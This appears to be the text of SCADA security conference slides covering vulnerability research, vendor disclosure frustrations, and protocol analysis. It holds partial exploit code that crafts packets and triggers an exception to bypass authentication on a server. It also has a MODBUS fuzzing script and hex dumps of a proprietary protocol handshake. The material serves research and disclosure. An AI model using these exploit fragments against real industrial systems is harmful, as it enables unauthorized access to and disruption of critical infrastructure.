
What would you like to do?

```
71  if(func==5):
72      print "Crafting a packet to create a desktop shortcut with the name (also appended to the link path) \"%s\"..."%data
73      pkt=hdr+"5"+"B"+data+"\x00"*(66-len(data))
74
75  if(func==6):
76      print "Crafting a packet to retrieve drive information..."
77      pkt=hdr+"6"+"\x01"
78
79  if(func==7):
80      print "Crafting a packet to retrieve os service pack..."
81      pkt=hdr+"7"+"\x00"
```

An exception has occurred.

Server is entering safe mode...

Oh, by the way, you no longer need credentials.

```python
sock=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
sock.connect(cs)

print "Sending packets to trigger exception...\n"

sock.send(pkt_1)
resp_1=sock.recv(32)

sock.send(pkt_2)
resp_2=sock.recv(32)

sock.send(pkt_3)
resp_3=sock.recv(32)

sock.close()

print "Finished, checking server status again..."

sleep(1)

resp=do_ssl(target,s_port)

if(resp.status==301):
    print "Server status is still normal, maybe it's patched..\n"

elif(resp.status==200):
    print "Server entered \"safe\" mode :)\n"
    print "Surf on over to https://%s:443/          to explore" % target

elif((resp.status!=301)|(resp.status!=200)):
    print "Server returned %d %s, server state unknown." % (resp.status,resp.reason)
```

Vendors are not always "receptive" to vulnerability reports

Favorite Quotes

"I'm not sure what this perl script is trying to do?"

"If the CSV file is edited manually then it may not parse correctly when it gets loaded."

"From what I can see there is no security vulnerability in our product, if the CSV file is invalid then the application will not run correctly."

"Hi Jeremy, thanks but please don't waste my time."

"That sounds like a threat Jeremy, are you expecting me to pay you something?"

Possible "Security Unaware" Vendor Q&A

I found several security vulnerabilities in your products.....information.....

.....time passes....

What are your plans regarding a patch?

"As long as you don't open untrusted files with Product AB, then the exploits can't harm the system."

"Do you really want to risk the organization's security by trusting that someone won't open a file that could be found on the web, emailed, or dropped in a trusted location?"

"Product ABC uses a complex, proprietary protocol to which it's documentation is only circulated internally."

What is to stop someone from using a packet sniffer and disassembler to analyze the protocol, figure out how it works, and spend some time researching how to exploit it?

Why is it important to audit SCADA software?

Stuxnet used a Siemens WinCC
Hard-coded Database
Credentials Vulnerability

How many other vendors do this?

Kevin Finisterre

"If you outlaw SCADA exploits, only outlaws will have SCADA exploits."

KF in 2008 after releasing CitectSCADA vulnerability information

http://www.exploit-db.com/papers/13028/

If you find vulnerabilities in SCADA products, I suggest you work with ICS-CERT. They will contact vendors, help coordinate disclosure, and generally help the process go smoothly.

MODBUS Fuzzing

```python
#!/usr/bin/python

import sys,socket
from random import choice

port=502

#####[trans][prot][len][u]
mbap="00 00 00 00 00 05 00 "

####[f][bc][data]
pdu="03 02 00 00"

pkt=mbap+pdu

res=[chr(int(p,16)) for p in pkt.split()]

try:
    sock=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
    sock.bind(("",port))
    sock.listen(1)

except IOError,e:
    print e

conn,addr=sock.accept()

print "got connection from %s\n"%addr[0]
```

Wait a few seconds...

─ Application Error

The instruction at "0x0040832c" referenced memory at "0x00360000". The memory could not be "written".

Click on OK to terminate the program
Click on CANCEL to debug the program

[OK]   [Cancel]

"Tunneller" Protocol

Connect Handshake

Header

	Signature	Length	Msg ID	

```
0030  ff ff b3 81 00 00 12 34   00 00 00 3c 00 00 00 03    .......4 ...<....
0040  ab cd 00 03 00 01 00 00   00 05 57 00 49 00 4e 00    ........ ..W.I.N.
0050  33 00 32 00 00 00 00 0c   4f 00 50 00 43 00 54 00    3.2..... O.P.C.T.
0060  75 00 6e 00 6e 00 65 00   6c 00 6c 00 65 00 72 00    u.n.n.e. l.l.e.r.
0070  de ad                                                 ..
```

Body

Trailer

Client → Server

Session Handshake

```
0030  fa b4 d3 8c 00 00 12 34   00 00 00 3c 00 00 00 04    ........4 ...<....
0040  ab cd 00 03 00 01 00 00   00 13 44 00 6f 00 20 00    ......... ..D.o. .
0050  79 00 6f 00 75 00 20 00   72 00 65 00 61 00 6c 00    y.o.u. . r.e.a.l.
0060  6c 00 79 00 20 00 63 00   61 00 72 00 65 00 3f 00    l.y. .c. a.r.e.?.
0070  de ad                                                ..
```

Server → Client

Continued

```
0030  ff c3 a1 23 00 00 12 34  00 00 00 14 00 00 00 58    ...#...4 .......X
0040  00 00 00 00 ab cd 00 38  de ad                      .......8 ..
```

Client → Server

```
0030  fa a0 a6 31 00 00 12 34  00 00 00 14 00 00 00 59    ...1...4 .......Y
0040  00 00 00 00 ab cd 00 38  de ad                      .......8 ..
```

Server → Client

Session Handshake Complete

```
0030   ff af ae 16 00 00  12 34   00 00 00 ac 00 00 00 05    .......4 ........
0040   00 00 00 00 ab cd 00 00   00 00 00 00 00 00 03 00 00   ......... ........
0050   00 04 55 00 73 00 65 00   72 00 00 00 00 0d 43 00   ..U.s.e. r.....C.
0060   4f 00 4d 00 50 00 55 00   54 00 45 00 52 00 5c 00   O.M.P.U. T.E.R.\.
0070   75 00 73 00 65 00 72 00   00 00 00 0e 4c 00 6f 00   u.s.e.r. ....L.o.
0080   63 00 61 00 6c 00 49 00   50 00 61 00 64 00 64 00   c.a.l.I. P.a.d.d.
0090   72 00 65 00 73 00 73 00   00 00 00 0d 31 00 39 00   r.e.s.s. ....1.9.
00a0   32 00 2e 00 31 00 36 00   38 00 2e 00 30 00 2e 00   2...1.6. 8...0...
00b0   31 00 39 00 30 00 00 00   00 09 4c 00 6f 00 63 00   1.9.0... ..L.o.c.
00c0   61 00 6c 00 4e 00 61 00   6d 00 65 00 00 00 00 08   a.l.N.a. m.e.....
00d0   63 00 6f 00 6d 00 70 00   75 00 74 00 65 00 72 00   c.o.m.p. u.t.e.r.
00e0   de ad                                                ..
```

Client → Server

Playing with lengths can be fun! Or not fun, or useful. Often time consuming and irritating actually. Literally be prepared to spend a lot of time chasing possibilities that aren't there. Just to, in the end, when you end up with another denial of service bug, wondering why you're still inside when its 8 in the evening. Maybe I should have listened to Dad and became a doctor, or a lawyer.

Not only in SCADA protocols, but others too!

Sploitware

Just a small project of mine focused on SCADA and related software

Can check systems for potentially vulnerable software, exploit vulnerabilities, lots of fun stuff

Recommendations

Vendors...

Try to break it before you ship it!

n|u

nuCON
